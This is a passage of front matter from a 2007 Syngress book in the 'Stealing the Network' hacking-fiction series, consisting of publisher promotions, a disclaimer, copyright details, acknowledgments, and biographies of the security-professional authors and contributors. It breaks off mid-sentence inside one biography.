VISIT…

SYNGRESS®

STEALING THE NETWORK

How to Own a Shadow

The Chase for Knuth

Johnny Long
Timothy Mullen (Thor)
Ryan Russell
Scott Pinzon Story Editor

VISIT US AT

www.syngress.com

Syngress is committed to publishing high-quality books for IT Professionals and delivering those books in media and formats that fit the demands of our customers. We are also committed to extending the utility of the book you purchase via additional materials available from our Web site.

SOLUTIONS WEB SITE

To register your book, visit www.syngress.com/solutions. Once registered, you can access our solutions@syngress.com Web pages. There you may find an assortment of value-added features such as free e-books related to the topic of this book, URLs of related Web sites, FAQs from the book, corrections, and any updates from the author(s).

ULTIMATE CDs

Our Ultimate CD product line offers our readers budget-conscious compilations of some of our best-selling backlist titles in Adobe PDF form. These CDs are the perfect way to extend your reference library on key topics pertaining to your area of expertise, including Cisco Engineering, Microsoft Windows System Administration, CyberCrime Investigation, Open Source Security, and Firewall Configuration, to name a few.

DOWNLOADABLE E-BOOKS

For readers who can't wait for hard copy, we offer most of our titles in downloadable Adobe PDF form. These e-books are often available weeks before hard copies, and are priced affordably.

SYNGRESS OUTLET

Our outlet store at syngress.com features overstocked, out-of-print, or slightly hurt books at significant savings.

SITE LICENSING

Syngress has a well-established program for site licensing our e-books onto servers in corporations, educational institutions, and large organizations. Contact us at sales@syngress.com for more information.

CUSTOM PUBLISHING

Many organizations welcome the ability to combine parts of multiple Syngress books, as well as their own content, into a single volume for their own internal use. Contact us at sales@syngress.com for more information.

SYNGRESS®

SYNGRESS®

STEALING THE NETWORK

How to Own a Shadow

THE CHASE FOR KNUTH

Johnny Long
Timothy (Thor) Mullen
Ryan Russell

Syngress Publishing, Inc., the author(s), and any person or firm involved in the writing, editing, or production (collectively "Makers") of this book ("the Work") do not guarantee or warrant the results to be obtained from the Work.

There is no guarantee of any kind, expressed or implied, regarding the Work or its contents. The Work is sold AS IS and WITHOUT WARRANTY. You may have other legal rights, which vary from state to state.

In no event will Makers be liable to you for damages, including any loss of profits, lost savings, or other incidental or consequential damages arising out from the Work or its contents. Because some states do not allow the exclusion or limitation of liability for consequential or incidental damages, the above limitation may not apply to you.

You should always use reasonable care, including backup and other appropriate precautions, when working with computers, networks, data, and files.

Syngress Media®, Syngress®, "Career Advancement Through Skill Enhancement®," "Ask the Author UPDATE®," and "Hack Proofing®," are registered trademarks of Syngress Publishing, Inc. "Syngress: The Definition of a Serious Security Library"™, "Mission Critical™," and "The Only Way to Stop a Hacker is to Think Like One™" are trademarks of Syngress Publishing, Inc. Brands and product names mentioned in this book are trademarks or service marks of their respective companies.

KEY	SERIAL NUMBER
001	HJIRTCV764
002	PO9873D5FG
003	829KM8NJH2
004	YRT43998KL
005	CVPLQ6WQ23
006	VBP965T5T5
007	HJJJ863WD3E
008	2987GVTWMK
009	629MP5SDJT
010	IMWQ295T6T

PUBLISHED BY
Syngress Publishing, Inc.
800 Hingham Street
Rockland, MA 02370

Stealing the Network: How to Own a Shadow

Copyright © 2007 by Elsevier, Inc. All rights reserved. Except as permitted under the Copyright Act of 1976, no part of this publication may be reproduced or distributed in any form or by any means, or stored in a database or retrieval system, without the prior written permission of the publisher, with the exception that the program listings may be entered, stored, and executed in a computer system, but they may not be reproduced for publication.

1 2 3 4 5 6 7 8 9 0
ISBN-10: 1-59749-081-4
ISBN-13: 978-1-59749-081-8

Publisher: Andrew Williams
Editor: D. Scott Pinzon
Page Layout and Art: Patricia Lupien
Copy Editor: Christina LaPrue

For information on rights, translations, and bulk sales, contact Matt Pedersen, Director of Sales and Rights, email M.Pedersen@elsevier.com.

Acknowledgments

Syngress would like to acknowledge the following people for their kindness and support in making this book possible.

A special thank you to all of the authors and editors who worked on the first three books in the "Stealing" series, each of whom is listed individually later in this front matter.

To Jeff Moss and Ping Look of Black Hat, Inc. who have been great friends and supporters of the Syngress publishing program over the years. The Black Hat Briefings have provided the perfect setting for many Stealing brainstorming sessions.

Authors

Johnny Long: Author, Technical Edit, Primary Stealing Character: Pawn

Who's Johnny Long? Johnny is a Christian by grace, a family guy by choice, a professional hacker by trade, a pirate by blood, a ninja in training, a security researcher and author. My home on the web is http://johnny.ihackstuff.com.

This page can support only fraction of all I am thankful for. Thanks first to Christ without whom I am nothing. Thanks to Jen, Makenna, Trevor and Declan. You guys pay the price when deadlines hit, and this book in particular has taken me away from you for far too long. Thanks for understanding and supporting me. You have my love, always.

Thanks to Andrew and Christina (awesome tech edit) and the rest of my Syngress family. Thanks to Ryan Russell (Blue Boar) for your contributions over the years and for Knuth. What a great character!

Thanks to Tim "Thor" Mullen. We work so well together, and your great ideas and collaborative contributions aside, you are a great friend.

Thanks to Scott Pinzon for the guidance and the editorial work. Your contribution to this project has literally transformed my writing.

Thanks to Pawn. If I have my say, we'll meet again.

Thanks to the johnny.ihackstuff.com mods (Murf, Jimmy Neutron, JBrashars, CP Klouw, Sanguis, ThePsyko, Wolveso) and members for your help and support. Thanks to RFIDeas for the support, and to Pablos for the RFID gear. Thanks to Roelof and Sensepost for BiDiBLAH, to NGS for the great docs, to nummish and xeron for Absinthe.

Thanks to everyone at the real Mitsuboshi dojo, including Shidoshi and Mrs. Thompson, Mr. Thompson, Mr. Stewart, Mrs. Mccarron, Mrs. Simmons, Mr. Parsons, Mr. Birger, Mr. Barnett, Ms. Simmons, Mr. Street, Mrs. Hebert, Mrs. Kos, Mrs. Wagner and all those not listed on the official instructor sheet.

Shouts: Nathan "Whatever" Bowers, Stephen S, Mike "Sid A. Biggs", John Lindner, Chaney, Jenny Yang, Security Tribe, the Shmoo Group, Sensepost, Blackhat, Defcon, Neal Stephenson (Baroque), Stephen King (On Writing), Ted Dekker (Thr3e), Project86, Shadowvex, Green Sector, Matisyahu, Thousand Foot Krutch, KJ-52 (Slim Part 2). To Jason Russell, Bobby Bailey and Laren Poole for the Invisible Children movement (http://www.invisiblechildren.com).

Timothy (Thor) Mullen: Created concept for this book, Author, Technical Edit, Primary Stealing Character: Gayle

Thor has been educating and training users in the technology sector since 1983 when he began teaching BASIC and COBOL through a special educational program at the Medical University of South Carolina (while still a high school senior). He then launched his professional career in application development and network integration in 1984. Timothy is now CIO and Chief Software Architect for Anchor Sign, one of the 10 largest sign-system manufacturers in America. He has developed and implemented Microsoft networking security solutions for institutions like the US Air Force, Microsoft, the US Federal Courts, regional power plants, and international banking/financial institutions. He has developed applications ranging from military aircraft statistics interfaces and biological aqua-culture management to nuclear power-plant effects monitoring for private, government, and military entities. Timothy is currently being granted a patent for the unique architecture of his payroll processing engine used in the AnchorIS accounting solutions suite.

Timothy has been a columnist for Security Focus' Microsoft section, and is a regular contributor of InFocus technical articles. Also known as "Thor," he is the founder of the "Hammer of God" security co-op group. His writings appear in multiple publications such as Hacker's Challenge, the Stealing the Network series, and in Windows XP Security. His security tools, techniques and processes

have been featured in Hacking Exposed and New Scientist Magazine, as well as in national television newscasts and technology broadcasts. His pioneering research in "strikeback" technology has been cited in multiple law enforcement and legal forums, including the International Journal of Communications Law and Policy.

Timothy holds MCSE certifications in all recent Microsoft operating systems, has completed all Microsoft Certified Trainer curriculums and is a Microsoft Certified Partner. He is a member of American Mensa, and has recently been awarded the Microsoft "Most Valuable Professional" (MVP) award in Windows Security for the second straight year.

I would like to say thanks to Andrew for all of his patience and support during the creation of this, the fourth book in our Stealing series. I know it's been tough, but we did it. You rock. Thanks for letting me be me.

To Ryan Russell, thanks for the hard work. I really appreciate it, even though I bet you won't thank me for anything in your damn bio! Four books together! Whoda thunk?

And J-L0, man, what a good time. As always, a great time working with you through the wee hours of the night talking tech and making stuff up. I smell a movie in our future!

I'd like to give a big thanks to Scott Pinzon, who totally came through for us. You've made a big difference in our work, sir. And thanks to Christine for the hard work on the back end. Hope I didn't ruin your holidays ;)

Thanks to the "real" Ryan from Reno who helped spark this whole thing so many years ago. I have no idea where you are now, but I hope you've got everything you want. Shout-outs to Tanya, Gayle, Christine, Tracy, Amber and my "family" at 'flings.

Ryan Russell (aka Blue Boar): Veteran "Stealing" Author, Primary Stealing Characters: Robert Knuth, and Bobby Knuth, Jr.

Ryan has worked in the IT field for over 16 years, focusing on information security for the last ten. He was the lead author of *Hack Proofing Your Network, Second Edition* (Syngress, ISBN: 1-928994-70-9), contributing author and technical editor of Stealing the Network: How to Own the Box (Syngress, ISBN: 1-931836-87-6), and is a frequent technical editor for the Hack Proofing series of books from Syngress. Ryan was also a technical advisor on Snort 2.0 Intrusion Detection (Syngress, ISBN: 1-931836-74-4). Ryan founded the vuln-dev mailing list, and moderated it for three years under the alias "Blue Boar." He is a frequent lecturer at security conferences, and can often be found participating in security mailing lists and website discussions. Ryan is the QA Manager at BigFix, Inc.

I would like to thank my wife and kids for their patience while I finished up this book. Sara, we'll get your belly dancing scene in one of these days. If there is any improvement in my writing on this book, that is almost certainly due to Scott Pinzon's help. The remaining errors and inadequacies are mine. In particular, I'd like to acknowledge both Scott and Christina LaPrue for going above and beyond the call of duty in editing our work. And last but not least, I want to thank the readers who have been following the series, and writing me to ask when the next book will be out. I hope you enjoy it.

Story Editor

D. Scott Pinzon (CISSP, NSA-IAM) has worked in network security for seven years, and for seventeen years has written about high technology for clients both large (Weyerhaeuser's IT department) and small (Seattle's first cash machine network). As Editor-in-Chief of WatchGuard Technologies' LiveSecurity Service, he has edited and published well over 1,300 security alerts and "best practices" network security articles for a large audience of IT professionals. He is the director and co-writer of the popular "Malware Analysis" video series, viewable on YouTube and Google Video by searching on "LiveSecurity." Previously, as the founder and creative director of Pilcrow Book Services, Scott supervised the production of more than 50 books, helping publishers take manuscripts to bookstore-ready perfection. He studied Advanced Commercial Fiction at the University of Washington. Scott has authored four published young adult books and sold 60 short stories.

Technical Inspiration

Roelof Temmingh was the 4th child born in a normal family of 2 acclaimed academic musicians in South Africa. This is where all normality for him stopped. Driven by his insatiable infolust he furthered his education by obtaining a B Degree in Electronic Engineering. Roelof's obsession with creativity lead him to start a company along with a similar minded friend. Together they operated from a master bedroom at Roelof's house and started SensePost. During his time at SensePost Roelof became a veteran BlackHat trainer/speaker and spoke at RSA and Ruxcon - to name a few. He also contributed to many Syngress books such as 'How to own a continent' and 'Aggressive Network Self Defense'. SensePost

is continuing business as usual although Roelof left at the end of 2006 in order to pursue R&D in his own capacity.

Roelof thrives on "WOW", he embodies weird and he craves action. He loves to initiate and execute great ideas and lives for seeing the end product "on the shelves." Roelof like to be true to himself and celebrate the "weird ones." His creativity can be found in the names and function of the tools that he created - from Wikto and the infamous BiDiBLAH (whom someone fondly described as "having a seizure on the keyboard") to innovative tools like Crowbar and Suru.

NGS Software is the leader in database vulnerability assessment. Founded by David and Mark Litchfield in 2001 the team at NGS has pioneered advanced testing techniques, which are both accurate and safe and which are employed by NGSSQuirreL, the award winning VA and security compliance tool for Oracle, SQL Server, DB2, Informix and Sybase. Used as the tool of choice by government, financial, utilities and consulting organizations across the world, NGSSQuirreL is unbeatable.

SensePost is an independent and objective organization specializing in IT Security consultation, training and assessment services. The company is situated in South Africa from where it provides services primarily large and very large clients in Australia, South Africa, Germany, Switzerland, Belgium, The Netherlands, United Kingdom, Malaysia, Gibraltar, Panama, the USA, and various African countries.

The majority of these clients are in the financial services industry, government, gaming and manufacturing where information security is an essential part of their core competency. SensePost analysts are regular speakers at international conferences including BlackHat Briefings, RSA, etc and the SensePost 'Innovation Center' produces a number of leading open-source and commercial security tools like BiDiBLAH, Wikto, Suru etc.

For more information visit http://www.sensepost.com.

This book would not have been possible without the first three books in the "Stealing" series. The following are the authors and editors of those books.

Contributing Authors and Technical Editors, STN: How to Own an Identity

***Stealing* Character: Ryan, Chapter 4, and author of Chapter 12, "Social Insecurity." Created concept for this book.**

Timothy Mullen (Thor) has been educating and training users in the technology sector since 1983 when he began teaching BASIC and COBOL through a special program at the Medical University of South Carolina—while still a senior in high school. Launching his professional career in application development and network integration in 1984, Mullen is now CIO and Chief Software Architect for AnchorIS.Com, a developer of secure enterprise-based accounting solutions. Mullen has developed and implemented Microsoft networking and security solutions for institutions like the US Air Force, Microsoft, the US Federal Court systems, regional power generation facilities and international banking/financial institutions. He has developed a myriad of applications from military aircraft statistics interfaces and biological aqua-culture management to nuclear power-plant effects monitoring for private, government, and military entities. Timothy is currently being granted a patent for the unique architecture of his payroll processing engine used in the AnchorIS accounting solutions suite.

Mullen has been a columnist for *Security Focus*'s Microsoft section, and is a regular contributor of *InFocus* technical articles. AKA "Thor," he is the founder of the "Hammer of God" security co-op group. Mullen's writings appear in multiple publications such as *Hacker's Challenge* and the *Stealing the Network* (Syngress ISBN 1-931836-87-6 and 1-931836-05-1) series, technical edits in Windows XP Security, with security tools and techniques features in publications such as the *Hacking Exposed* series and *New Scientist* magazine.

Mullen is a member of American Mensa, and has recently been awarded the Microsoft "Most Valuable Professional" award in Windows Security.

Chapters 7, 10, and Epilogue.

Johnny Long is a "clean-living" family guy who just so happens to like hacking stuff. Over the past two years, Johnny's most visible focus has been on this Google hacking "thing" which has served as yet another diversion to a serious (and bill-paying) job as a professional hacker and security researcher for Computer Sciences Corporation. In his spare time, Johnny enjoys making random pirate noises ("Yarrrrr! Savvy?"), spending time with his wife and kids, convincing others that acting like a kid is part of his job as a parent, feigning artistic ability with programs like Bryce and Photoshop, pushing all the pretty shiny buttons on them new-fangled Mac computers, and making much-too-serious security types either look at him funny or start laughing uncontrollably. Johnny has written or contributed to several books, including the popular book *Google Hacking for Penetration Testers* (Syngress, ISBN: 1-931836-36-1), which has secured rave reviews and has lots of pictures.

Thanks first to Christ without whom I am nothing. To Jen, Makenna, Trevor and Declan, my love always. Thanks to Anthony for his great insight into LE and the forensics scene, and the "AWE-some" brainstorming sessions. Thanks to Jaime and Andrew at Syngress and all the authors on this project (an honour, really!) and especially to Tom, Jay, Ryan and Thor for your extra support and collaboration. Also to Chris Daywalt, Regina L, Joe Church, Terry M, Jason Arnold (Nexus!) and all the mods on JIHS for your help and support. Shouts to Nathan, Sujay, Stephen S, SecurityTribe, the Shmoo Group, Sensepost, Blackhat, Defcon, Pillar, Project86, Superchic[k], DJ Lex, Echoing Green. "I long for the coming of chapter two / to put an end to this cycle of backlash / So I start where the last chapter ended / But the veil has been lifted, my thoughts are sifted / Every wrong is righted / The new song I sing with every breath, breathes sight in" -'Chapter 2' by Project86.

Contributing Authors

***Stealing* Character: The woman with no name, Chapter 1.**

Riley "Caezar" Eller has extensive experience in Internet embedded devices and protocol security. He invented automatic web vulnerability analysis and ASCII-armored stack overflow exploits, and contributed to several other inventions including a pattern language for describing network attacks. His credits include the Black Hat Security Briefings and Training series, "Meet the Enemy" seminars, the books *Hack Proofing Your Network: Internet Tradecraft* (Syngress, ISBN: 1-928994-15-6), and the "Caezar's Challenge" think tank. As creator of the Root Fu scoring system and as a founding member of the only team ever to win three consecutive DEFCON Capture the Flag contests, Caezar is the authority on security contest scoring.

***Stealing* Characters: Robert Knoll, Senior (Knuth) Prologue. Robert Knoll, Junior, Chapter 2.**

Ryan Russell (Blue Boar) has worked in the IT field for over 13 years, focusing on information security for the last seven. He was the lead author of *Hack Proofing Your Network, Second Edition* (Syngress, ISBN: 1-928994-70-9), contributing author and technical editor of *Stealing The Network: How to Own The Box* (Syngress, ISBN: 1-931836-87-6), and is a frequent technical editor for the Hack Proofing series of books from Syngress. Ryan was also a technical advisor on *Snort 2.0 Intrusion Detection* (Syngress, ISBN: 1-931836-74-4). Ryan founded the vuln-dev mailing list, and moderated it for three years under the alias "Blue Boar." He is a frequent lecturer at security conferences, and can often be found participating in security mailing lists and website discussions. Ryan is the QA Manager at BigFix, Inc.

***Stealing* Character: Saul, Chapter 3.**

Chris Hurley (Roamer), is a Senior Penetration Tester working in the Washington, DC area. He is the founder of the WorldWide WarDrive, a four-year effort by INFOSEC professionals and hobbyists to generate awareness of the insecurities associated with wireless networks and is the lead organizer of the DEF CON WarDriving Contest.

Although he primarily focuses on penetration testing these days, Chris also has extensive experience performing vulnerability assessments, forensics, and incident response. Chris has spoken at several security conferences and published numerous whitepapers on a wide range of INFOSEC topics. Chris is the lead author of *WarDriving: Drive, Detect, Defend* (Syngress, ISBN: 1-931836-03-5), and a contributor to *Aggressive Network Self-Defense* (Syngress, ISBN: 1-931836-20-5) and *InfoSec Career Hacking* (Syngress, ISBN: 1-59749-011-3). Chris holds a bachelor's degree in computer science. He lives in Maryland with his wife Jennifer and their daughter Ashley.

***Stealing* Character: Glenn, Chapter 5.**

Brian Hatch is Chief Hacker at Onsight, Inc., where he is a Unix/Linux and network security consultant. His clients have ranged from major banks, pharmaceutical companies and educational institutions to major California web browser developers and dot-coms that haven't failed. He has taught various security, Unix, and programming classes for corporations through Onsight and as an adjunct instructor at Northwestern University. He has been securing and breaking into systems since before he traded in his Apple II+ for his first Unix system.

Brian is the lead author of *Hacking Linux Exposed*, and co-author of *Building Linux VPNs*, as well as article for various online sites such as *SecurityFocus*, and is the author of the not-so-weekly *Linux Security: Tips, Tricks, and Hackery* newsletter.

Brian spends most of his non-work time thinking about the security and scheduling ramifications of the fork(2) system calls, which has resulted in three child processes, two of which were caused directly clone(2), but since CLONE_VM was not set, all memory pages have since diverged independently.

He has little time for writing these days, as he's always dealing with $SIG{ALRM}s around the house.

Though a LD_PRELOAD vulnerability in his lifestyle, the /usr/lib/libc.a sleep(3) call has been hijacked to call nanosleep(3) instead, and sadly the arguments have not increased to match.

***Stealing* Character: Natasha, Chapter 6.**

Raven Alder is a Senior Security Engineer for IOActive, a consulting firm specializing in network security design and implementation. She specializes in scalable enterprise-level security, with an emphasis on defense in depth. She designs large-scale firewall and IDS systems, and then performs vulnerability assessments and penetration tests to make sure they are performing optimally. In her copious spare time, she teaches network security for LinuxChix.org and checks cryptographic vulnerabilities for the Open Source Vulnerability Database. Raven lives in Seattle, Washington. Raven was a contributor to *Nessus Network Auditing* (Syngress, ISBN*:* 1-931836-08-6)

***Stealing* Character: Flir, Chapter 8.**

Jay Beale is an information security specialist, well known for his work on mitigation technology, specifically in the form of operating system and application hardening. He's written two of the most popular tools in this space: Bastille Linux, a lockdown tool that introduced a vital security-training component, and the Center for Internet Security's Unix Scoring Tool. Both are used worldwide throughout private industry and government. Through Bastille and his work with CIS, Jay has provided leadership in the Linux system hardening space, participating in efforts to set, audit, and implement standards for Linux/Unix security within industry and government. He also focuses his energies on the OVAL project, where he works with government and industry to standardize and improve the field of vulnerability assessment. Jay is also a member of the Honeynet Project, working on tool development.

Jay has served as an invited speaker at a variety of conferences worldwide, as well as government symposia. He's written for *Information Security Magazine*, *SecurityFocus*, and the now-defunct SecurityPortal.com. He has worked on four books in the information security space. Three of these, including the best-selling *Snort 2.1 Intrusion Detection* (Syngress, ISBN: 1-9318360-43-) make up his Open Source Security Series, while one is a technical work of fiction entitled *Stealing the Network: How*

to Own a Continent (Syngress, ISBN: 1-931836-05-1)."

Jay makes his living as a security consultant with the firm Intelguardians, which he co-founded with industry leaders Ed Skoudis, Eric Cole, Mike Poor, Bob Hillery and Jim Alderson, where his work in penetration testing allows him to focus on attack as well as defense.

Prior to consulting, Jay served as the Security Team Director for MandrakeSoft, helping set company strategy, design security products, and pushing security into the third largest retail Linux distribution.

Jay Beale would like to recognize the direct help of Cynthia Smidt in polishing this chapter. She's the hidden force that makes projects like these possible.

***Stealing* Character: Carlton, Chapter 9.**

Tom Parker is a computer security analyst who, alongside his work providing integral security services for some of the world's largest organizations, is widely known for his vulnerability research on a wide range of platforms and commercial products. His most recent work includes the development of an embedded operating system, media management system and cryptographic code for use on digital video band (DVB) routers, deployed on the networks of hundreds of large organizations around the globe. In 1999, Tom helped form Global InterSec LLC, playing a leading role in developing key relationships between GIS and the public and private sector security companies.

Whilst continuing his vulnerability research, focusing on emerging threats, technologies and new vulnerability exploitation techniques, Tom spends much of his time researching methodologies aimed at characterizing adversarial capabilities and motivations against live, mission critical assets. He provides methodologies to aid in adversarial attribution in the unfortunate times when incidents do occur.

Currently working for NetSec, a leading provider of managed and professional security services, Tom continues his research into finding practical ways for large organizations to manage the ever growing cost of security, through identifying where the real threats lay, and by defining what really matters.

Tom regularly presents at closed-door and public security conferences, including the Blackhat briefings, and is often referenced by the world's media on matters relating to computer security. In the past, Tom has appeared on BBC News and is frequently quoted by the likes of Reuters News and ZDNet.

***Stealing* Character: Tom, Chapter 11.**

Jeff Moss CEO of Black Hat, Inc. and founder of DEFCON, is a renowned computer security scientist best known for his forums, which bring together the best minds from government agencies and global corporations with the underground's best hackers. Jeff's forums have gained him exposure and respect from each side of the information security battle, enabling him to continuously be aware of new security defense, as well as penetration techniques and trends. Jeff brings this information to three continents—North America, Europe and Asia—through his Black Hat Briefings, DEFCON, and "Meet the Enemy" sessions.

Jeff speaks to the media regularly about computer security, privacy and technology and has appeared in such media as *Business Week*, CNN, *Forbes*, *Fortune*, *New York Times*, NPR, *National Law Journal*, and *Wired Magazine*. Jeff is a regular presenter at conferences including Comdex, CSI, Forbes CIO Technology Symposium, Fortune Magazine's CTO Conference, The National Information System Security Convention, and PC Expo.

Prior to Black Hat, Jeff was a director at Secure Computing Corporation, and helped create and develop their Professional Services Department in the United States, Taipei, Tokyo, Singapore, Sydney, and Hong Kong. Prior to Secure Computing Corporation, Jeff worked for Ernst & Young, LLP in their Information System Security division.

Jeff graduated with a BA in criminal justice. Jeff got halfway through law school before returning to his first love: computers. Jeff started his first IT consulting business in 1995. He is CISSP certified, and a member of the American Society of Law Enforcement Trainers.

Special Contributor

Chapters 7 and 10.

Anthony Kokocinski started his career working for Law Enforcement in the great state of Illinois. Just out-of-college, he began working with some of Illinois's finest; against some of the Illinois' worst. After enjoying a road weary career he got away from "The Man" by selling out to work for the Computer Sciences Corporation. There he was placed into a DoD contract to develop and teach computer/network forensics. Although well-versed in the tome of Windows™, his platform of choice has always been Macintosh. He has been called a "Mac Zealot" by only the most ignorant of PC users and enjoys defending that title with snarky sarcasm and the occasional conversion of persons to the Mac "experience".

Anthony would like to thank all of the wonderful and colorful people he had the privilege and honor of working with in Illinois and parts of Missouri. This includes all of the civilian and investigative members of ICCI, and all of the extended supporters in the RCCEEG (and RCCEEG) units. Many of you will find either your likenesses or those around you blatantly stolen for character templates in these vignettes. Anthony would also like to thank all of the GDGs, past and present, from DCITP. Thanks should also be given to the few who have ever acted as a muse or a brace to Anthony's work. And of course to j0hnny, who insisted on a character with my name, but would not let me write one with his. Lastly, love to my family always, and wondrous amazement to my Grandmother who is my unwavering model of faith.

Foreword Contributor

Anthony Reyes is a 15-year veteran with a large metropolitan police department, located in the northeast region of the United States. He is presently assigned to the Computer Crimes Squad of his department, where he investigates computer intrusions, fraud, identity theft, child exploitation, and software piracy. He sat as an alternate member of New York Governor George E. Pataki's Cyber-Security Task Force, and serves as President for the Northeast Chapter of the High Technology Crime Investigation Association. Anthony has over 17 years of experience in the IT field. He is an instructor at the Federal Law Enforcement Training Center and helped develop the Cyber Counter Terrorism Investigations Training Program. He also teaches Malware and Steganography detection for Wetstone Technologies, and computer forensics for Accessdata.

Copyeditor

Jon Lasser lives in Seattle, Washington, where he writes fiction and contracts in the computer industry.

Technical Editor and Contributor, STN: How to Own a Continent

STC Character: Bob Knuth, Chapters 1 and 10.

Ryan Russell (aka Blue Boar) has worked in the IT field for over 13 years, focusing on information security for the last seven. He was the lead author of *Hack Proofing Your Network, Second Edition* (Syngress, ISBN: 1-928994-70-9), contributing author and technical editor of *Stealing the Network: How to Own the Box* (Syngress, ISBN: 1-931836-87-6), and is a frequent technical editor for the Hack Proofing series of books from Syngress. Ryan was also a technical advisor on *Snort 2.0 Intrusion Detection* (Syngress, ISBN: 1-931836-74-4). Ryan founded the vuln-dev mailing list, and moderated it for three years under the alias "Blue Boar." He is a frequent lecturer at security conferences, and can often be found participating in security mailing lists and website discussions. Ryan is the QA Manager at BigFix, Inc.

Contributors

STC Character: Charlos, Chapter 2.

131ah is the technical director and a founding member of an IT security analysis company. After completing his degree in electronic engineering he worked for four years at a software engineering company specializing in encryption devices and firewalls. After numerous "typos" and "finger trouble," which led to the malignant growth of his personnel file, he started his own company along with some of the country's leaders in IT security. Here 131ah heads the Internet Security Analysis Team, and in his spare time plays with (what he considers to be) interesting

concepts such as footprint and web application automation, worm propagation techniques, covert channels/Trojans and cyber warfare. 131ah is a regular speaker at international conferences including Black Hat Briefings, DEFCON, RSA, FIRST and Summercon. He gets his kicks from innovative thoughts, tea, dreaming, lots of bandwidth, learning cool new stuff, Camels, UNIX, fine food, 3 A.M. creativity and big screens. 131ah dislikes conformists, papaya, suits, animal cruelty, arrogance, and dishonest people or programs.

STC Character: Saul, Chapter 3.

Russ Rogers (CISSP, CISM, IAM) is a Co-Founder, Chief Executive Officer, Chief Technology Officer, and Principle Security Consultant for Security Horizon, Inc; a Colorado-based professional security services and training provider. Russ is a key contributor to Security Horizon's technology efforts and leads the technical security practice and the services business development efforts. Russ is a United States Air Force Veteran and has served in military and contract support for the National Security Agency and the Defense Information Systems Agency. Russ is also the editor-in-chief of 'The Security Journal' and occasional staff member for the Black Hat Briefings. Russ holds an associate's degree in Applied Communications Technology from the Community College of the Air Force, a bachelor's degree from the University of Maryland in computer information systems, and a master's degree from the University of Maryland in computer systems management. Russ is a member of the Information System Security Association (ISSA), the Information System Audit and Control Association (ISACA), and the Association of Certified Fraud Examiners (ACFE). He is also an Associate Professor at the University of Advancing Technology (uat.edu), just outside of Phoenix, Arizona. Russ has contributed to many books including *WarDriving, Drive, Detect, Defend: A Guide to Wireless Security* (Syngress, ISBN: 1-931836-03-5) and *SSCP Study Guide and DVD Training System* (Syngress, ISBN: 1-931846-80-9).

STC Character: Flir, Chapter 4.

Jay Beale is a security specialist focused on host lockdown and security audits. He is the Lead Developer of the Bastille project, which creates a hardening script for Linux, HP-UX, and Mac OS X, a member of the Honeynet Project, and the Linux technical lead in the Center for Internet Security. A frequent conference speaker and trainer, Jay speaks and trains at the Black Hat Briefings and LinuxWorld conferences, among others. Jay is a columnist with Information Security Magazine, and is Series Editor of *Jay Beale's Open Source Security Series*, from Syngress Publishing. Jay is also co-author of the international best seller *Snort 2.0 Intrusion Detection* (Syngress, ISBN: 1-931836-74-4) and *Snort 2.1 Intrusion Detection Second Edition* (Syngress 1-931836-04-3). A senior research scientist with the George Washington University Cyber Security Policy and Research Institute, Jay makes his living as a security consultant through the MD-based firm Intelguardians, LLC.

Jay would like to thank Visigoth for his plot critique and HD Moore for sharing the benefits of his cluster computation experience. Jay would also like to thank Neal Israel, Pat Proft, Peter Torokvei and Dave Marvit, from the wonderful movie Real Genius, without which Chapter 4 would have been far less interesting. He would also like to thank Derek Atkins and Terry Smith for background inormation. Jay dedicates his chapter to his wife, Cindy, who supported him in the chain of all night tools that made this project possible.

STC Character: The Don, Chapter 5.

Joe Grand is the President and CEO of Grand Idea Studio, a product development and intellectual property licensing firm. A nationally recognized name in computer security, Joe's pioneering research on mobile devices, digital forensics, and embedded security analysis is published in various industry journals. He is a co-author of *Stealing the Network: How to Own the Box* (Syngress, ISBN: 1-931836-87-6), the author of *Hardware Hacking: Have Fun While Voiding*

Your Warranty (Syngress, ISBN: 1-932266-83-6), and is a frequent contributor to other texts.

As an electrical engineer, Joe specializes in the invention and design of breakthrough concepts and technologies. Many of his creations, including consumer electronics, medical products, video games and toys, are licensed worldwide. Joe's recent developments include the Emic Text-to-Speech Module and the Stelladaptor Atari 2600 Controller-to-USB Interface.

Joe has testified before the United States Senate Governmental Affairs Committee and is a former member of the legendary hacker think-tank L0pht Heavy Industries. He has presented his work at numerous academic, industry, and private forums, including the United States Air Force Office of Special Investigations and the IBM Thomas J. Watson Research Center. Joe holds a BSCE from Boston University.

STC Character: Sendai, Chapter 6.

Fyodor authored the popular Nmap Security Scanner, which was named security tool of the year by Linux Journal, Info World, LinuxQuestions.Org, and the Codetalker Digest. It was also featured in the hit movie "Matrix Reloaded" as well as by the BBC, CNet, Wired, Slashdot, Securityfocus, and more. He also maintains the Insecure.Org and Seclists.Org security resource sites and has authored seminal papers detailing techniques for stealth port scanning, remote operating system detection via TCP/IP stack fingerprinting, version detection, and the IPID Idle Scan. He is a member of the Honeynet project and a co-author of the book *Know Your Enemy: Honeynets*.

STC Character: h3X, Chapter 7.

FX of Phenoelit has spent the better part of the last few years becoming familiar with the security issues faced by the foundation of the Internet, including protocol based attacks and exploitation of Cisco routers. He has presented the results of his work at several conferences including DEFCON, Black Hat Briefings, and the Chaos Communication Congress. In his professional life, FX is currently employed as a Security Solutions Consultant at n.runs GmbH, performing various security audits for major customers

in Europe. His specialty lies in security evaluation and testing of custom applications and black box devices. FX loves to hack and hang out with his friends in Phenoelit and wouldn't be able to do the things he does without the continuing support and understanding of his mother, his friends, and especially his young lady, Bine, with her infinite patience and love. FX was a co-author of the first edition of *Stealing the Network: How to Own the Box* (Syngress, ISBN: 1-931836-87-6).

STC Character: Dex, Chapter 8.

Paul Craig is currently working in New Zealand for a major television broadcaster, and is also the lead security consultant at security company Pimp Industries. Paul specializes in reverse engineering technologies and cutting edge application auditing practices. Paul has contributed to many books including the first edition of *Stealing the Network: How to Own the Box* (Syngress, ISBN: 1-931836-87-6). If you would like to contact Paul for any nature of reason email: headpimp@pimp-industries.com

STC Character: Matthew, Chapter 9.

Timothy Mullen (aka Thor) began his career in application development and network integration in 1984, and is now CIO and Chief Software architect for AnchorIS.Com, a developer of secure enterprise-based accounting solutions. Mullen has developed and implemented network and security solutions for institutions such as the US Air Force, Microsoft, the US Federal Court systems, regional power generation facilities, and international banking and financial institutions. He has developed applications ranging from military aircraft statistics interfaces and biological aqua-culture management, to nuclear power-plant effect monitoring for a myriad of private, government, and military entities.

Tim is also a columnist for Security Focus' Microsoft section, and a regular contributor of InFocus technical articles. Also known as "Thor," he is the founder of the "Hammer of God" security co-op group. Mullen's writings appear in multiple publications such as *Stealing the Network: How to Own the Box* (Syngress, ISBN: 1-931836-87-6) and *Hacker's Challenge*, technical edits in

